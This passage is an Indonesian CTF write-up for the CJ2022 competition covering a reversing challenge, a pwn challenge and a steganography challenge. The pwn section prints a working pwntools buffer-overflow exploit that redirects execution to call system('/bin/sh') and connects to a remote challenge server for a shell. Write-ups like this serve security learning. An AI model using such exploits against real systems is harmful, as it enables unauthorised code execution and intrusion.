


### Flag : CJ2022{no\_strings\_just\_ltrace}


| Kamu Nanya? **300**  Alif seorang yang sedang viral dengan slogan "Kamu Nanya" mendapatkan pesan yang misterius, Karena pesan tersebut terdapat di beberapa file yang begitu banyak.  Bisakah kawan2 dapat membantu si Alif dengan memecahkan apa isi pesan tersembunyi di file tersebut?  Author: KangGorengan |
| --- |

### 


Diberikan sebuah zip yang berisi 591 file binary yaitu bertanya0 hingga 590. Saya coba jalankan binary nya namun hanya diam lalu berhenti



Saya coba decompile dengan ghidra file bertanya0



Sepertinya file tersebut akan melakukan komparasi dengan suatu character. Saya coba buka file lainnya dan ternyata file bertanya1 pun melakukan hal yang sama namun hanya berbeda character




Setelah dianalisis secara umum seluruh binary tersebut terdapat 3 buah operasi


1. Syscall\_nanosleep
2. Operasi tertentu
3. Syscall exit

Operasi tersebut dapat berupa add, sub dan xor


Add - bertanya0




Sub - bertanya1



Xor - bertanya2



Jika dinanalisis komparasi terdapat dua syscall exit, pertama yang exit 0 dan yang exit 1. Kita ingin program memiliki syscall exit yang mereturn nilai 0 sehingga hal tersebut dapat dilakukan dengan cara membalikan nilai cmp dengan operasi tersebut. 0x35 + 0xe = 0x43.



Berikut mapping instruksi untuk mencari nilai yang diinginkan

* sub maka lakukan penambahan
* add maka lakukan pengurangan,
* xor tetap xor

Dari sini dapat dibuat sebuah script untuk melakukan otomasi pembacaan seluruh file seperti berikut lalu diadapat flag

flag = []

*for* i in range(590):

filename = './bertanya{}'.format(str(i))

f = open(filename, "rb")

data = f.read()

ops = ord(data[202])

by = ord(data[203])

comparsion = ord(data[206])

f.close()

*if* ops == 0xea: *# sub*

flag.append(comparsion+by)


*if* ops == 0xc2: *# add*

flag.append(comparsion-by)

*if* ops == 0xf2: *# xor*

flag.append(comparsion^by)

print(''.join([chr(x&0xff) *for* x in flag]))




### Flag: CJ2022{opoKuwi\_Kowe\_t3k0000k}

# 


# Pwn

| Minato Aqua **720**  Aqua isn't a baby, but this challenge definitely is (dijamin tidak sesusah soal stack compfest final dan gemastik :YEP:)  Author: Zafirr  nc 167.172.88.66 8001 |
| --- |


Diberikan sebuah binary file 64 bit stripped :sadge:




Ketika program dijalankan, program hanya meminta input lalu exit




Langsung saja dibuka dengan ghidra



Dan lihat main functions. Fungsi main sebenarnya sangat simple dia hanya setup dan panggil vuln




Dalem fungsi vuln ada bof biasa dengan buffer 32




Didapat offset untuk overwrite return address ialah 32 + 8 (overwrite rbp)


Sempet bingung apa yang harus dilakukan karena mau return ke mana namun setelah cari cari ternyata ada fungsi yang menerima parameter char yang akan dilanjutkan untuk memanggil system



Namun bingung karena pada binary ini tidak di provide POP RDI :(((((((. Setelah melihat instruksinya pada 0x4011d3 ternyata argumen pada fungsi ini akan diambil dari RAX



Maka tinggal bagaimana caranya memasukan string “/bin/sh” ke dalam RAX sehingga system dapat memanggil /bin/sh. Setelah dianalisis lebih lanjut ternyata terdapat instruksi 0x4011fe pada fungsi vuln yang akan memindahkan buffer ke RAX.



Saya coba isi buffer dengan string “/bin/sh;” berulang ulang sampai overwrite rbp (40 character) lalu overwrite return address dengan address 0x4011d3 untuk langsung loncat ke instruksi memindahkan RAX ke RDI. Berikut full solvernya

*from* pwn *import* \*

*# nc 167.172.88.66 8001*

HOST='167.172.88.66'

PORT=8001

*# Allows you to switch between local/GDB/remote from terminal*

def start(argv=[], \*a, \*\*kw):

*if* args.GDB: *# Set GDBscript below*

*return* gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)

*elif* args.REMOTE: *# ('server', 'port')*

*return* remote(HOST, PORT, \*a, \*\*kw)

*else*: *# Run locally*

*return* process([exe] + argv, \*a, \*\*kw)

*# Find offset to EIP/RIP for buffer overflows*

def find\_ip(payload):

*# Launch process and send payload*

p = process(exe, level='warn')

p.sendlineafter(b'>', payload)

*# Wait for the process to crash*

p.wait()

*# Print out the address of EIP/RIP at the time of crashing*

*# ip\_offset = cyclic\_find(p.corefile.pc) # x86*

ip\_offset = cyclic\_find(p.corefile.read(p.corefile.sp, 4)) *# x64*

warn('located EIP/RIP offset at {a}'.format(a=ip\_offset))

*return* ip\_offset

*# Specify GDB script here (breakpoints etc)*

gdbscript = '''

b \*0x4011de

b \*0x4011bf

b \*0x4011d3

'''.format(\*\*locals())

*# Binary filename*

exe = './minato\_aqua'

*# This will automatically get context arch, bits, os etc*

elf = context.binary = ELF(exe, checksec=False)

*# Change logging level to help with debugging (error/warning/info/debug)*

context.log\_level = 'debug'

*# ===========================================================*

*# EXPLOIT GOES HERE*

*# ===========================================================*

*# Lib-C library, can use pwninit/patchelf to patch binary*

libc = ELF("./libc.so.6")

ld = ELF("./ld-linux-x86-64.so.2")

*# libc.address = elf.sym['system'] - libc.sym['system']*

io = start()

*# Pass in pattern\_size, get back EIP/RIP offset*

binsh = b"/bin/sh;"

offset = 40 - len(binsh)

main = 0x401212

system\_func = 0x4011bf

before\_call\_system = 0x4011d3

payload = binsh \* 5 + p64(before\_call\_system)


*# Send the payload*

io.sendlineafter(b'Input: ', payload)

*# Got Shell?*

io.interactive()

Dan tadaa didapatkan flagnya



### Flag : CJ2022{good\_luck\_with\_the\_other\_challs!!!!!!}


# Misc

| Your ImageNation **300**  Siti mendapatkan file gambar yang ternyata berupa gambar garis bergaris menjadi satu.  Kawan2 dapat membantu siti apakah terdapat pesan tersembunyi di balik gambar tersebut.  Author: KangGorengan |
| --- |


Diberikan sebuah gambar .png berupa pixel yang tidak jelas



Awalnya saya bingung gambar ini harus diapakan, dicoba make stegsolve tidak keluar apa apa. Saya coba binwalk ataupun steghide juga tidak keluar apa apa. Karena file .png terdapat satu method yang belum saya coba yaitu `zsteg` saya coba lakukan zsteg ke file tersebut namun tidak berhasil mendapatkan apa apa



Saya coba baca manual dari zsteg dan coba untuk memberikan argument –a untuk mengeluarkan semua output dan ternyata muncul beberapa huruf yang seperti flag. Dilakukan grep dan dapat flag



### Flag: CJ2022{W35H!\_y0000\_WeSHHHi!}